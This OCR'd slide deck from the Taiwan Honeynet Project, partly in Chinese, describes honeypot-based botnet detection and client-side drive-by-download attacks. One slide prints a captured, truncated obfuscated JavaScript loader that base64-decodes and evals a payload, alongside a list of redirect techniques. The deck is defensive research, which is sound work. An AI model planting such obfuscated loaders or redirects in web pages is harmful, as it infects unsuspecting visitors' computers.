Honey-Driven Botnet Detection
Bot Analysis In Global

TWHP
TAIWAN HONEYNET PROJECT

Taiwan Honeynet Project


Home | Malware Collection | Honeynet Flow | Botnet Detection

上次更新: 日期 200906




3. Honey-Driven Botnet Detection
C & C Distribution

TWHP
TAIWAN HONEYNET PROJECT



4. Client-Side Attack

- Client-Side Attack: 當用戶端應用程式(Client Application)與Malicious Server相互交談時(Interact)，攻擊Client Application 弱點，或是誘使Client Application執行惡意程式。
  - 任何Client/Server 架構之服務，都可能導致
  - Web Browser, FTP, Email, MSN, Multimedia Stream
  - 現行之Firewall/IPS/Proxy之防禦方式，難以偵測





4. Client-Side Attack (Cont.)

1. 植入Exploit ，並進行Obfuscation。
(encoding, dynamical content with Javascript, functions)


```
function xyCUZPo(WTJosNl){var mlaFz='';var
VZcRAbu='ABCDEFGHIJKLMNOPQRSTUVWXYZ';VZcRAbu=(VZcRAbu)+(VZcRAbu.toLowerCase())+'01234567
89+/=';for (var Kpnki=0;Kpnki<WTJosNl.length;Kpnki+=4){var
pySpi=VZcRAbu.indexOf(WTJosNl.charAt(Kpnki+2));var
MUjYVVi=VZcRAbu.indexOf(WTJosNl.charAt(Kpnki));var
zAGpn=VZcRAbu.indexOf(WTJosNl.charAt(Kpnki+3));var
GbTGB=VZcRAbu.indexOf(WTJosNl.charAt(Kpnki+1));mlaFz+=String.fromCharCode((MUjYVVi<<2)|(
GbTGB>>4));if(pySpi!=64)mlaFz+=String.fromCharCode(((GbTGB&15)<<4)|(pySpi>>2));if(zAGpn!
=64)mlaFz+=String.fromCharCode(((pySpi&3)<<6)|zAGpn);}eval(mlaFz);}xyCUZPo("CQogZnVuY3Rp
b24gbyh4aHRQd00sdlhla0lWb29aKXtZYXIgVk95cFRGS1I9Jyc7Zm9yKHZhciBSSHF0SUI9MDtSSHF0SUI8eCh0
UHdNLmxlbmd0aDtSSHF0SUIrPWFyZ3VtZW50cy5jYWksZWUudG9TdHJpbmcoKS5yZXBsYWNlKC9ccy9nLCIiKS5s
ZW5ndCgtNzQ5KXtwVnlFRm9vQT0odlhlalUpVV.....
Myb2kmYOxwLHUpaGoyMUp3TFBrLlU9RjBVND8/ZjAoRkswSSVjNDYzclA2T3VQaTcyMFQ/Y3omLCJwa3VjcOgsdT
ltUOs9VFMjbllEVTglMlU4VXdVKSYsSDVtLHJQaT9zenRJOUSpPy8nKyc3NjNVPW0o2m5oaks9RiVlNFUwVTdrL1
U9bXpVOCUsSDVhSy9OJS5VKSUsI3MoeiNQaS4Oc2l6VTglLFU3VS...
VlY3NILHU9bXpmMChCSzBJJWMONilVODZ3VSkmYUkONjNVNCFKSExhZSNMWXdLMElBMikvUObkMOpVdiYsIlBpRk
spaEZVKSYsSTQ2MlUOYWUjcyF6MjBUekk9dDRyMHRTSSkv3kgwM29LPUZTIO8hdktkJTc5T2kzNDBZQUhwVEo
El2m5JT2NMWUZlNFVsMmQvN3VPYU9jTGklVTOoPOswSTFIcOlCclRqNZMwJysndGRITCh2MjBCakl0ai
oxMlUwPyVVNyY3SSk2YmZPbDdlb3BlVTczMCNQVWVVMFRrZjB3enJPVWVLKUkiMjcmNOwOVSlv
cyKXAtVTdrLjl6Ji4nLCc2aTQ4kXQ9KVVhdWYvaDlycFJQNXhUcOxIIZNLMklnIiw/N3
96JTFkb3khYi5sMylHJyk7");</script>
```

Drive-by-download






2. Redirect




window.open()
window.location.href()
<meta http-equiv="refresh" content="...">



3. 執行Exploit Code


4. Client-Side Attack (Cont.)





- Drive-by-download (瀏覽即下載): 在使用者不知情或是不了解知情況下，下載惡意程式於用戶端電腦當中。
  - Enable Active-X Component
  - 瀏覽E-mail，網頁，橫幅廣告，被導向惡意連結下載惡意程式


4. Client-Side Attack (Cont.)

- Malicious Web Exploring :
  - Taiwan Honeynet Project 採用主動式Client Honeypot技術，探測惡意網站，解析網頁掛馬，破獲Botnet中繼站與檔案伺服器。
  - 建立惡意網域黑名單，監控網路黑名單之變動情形。

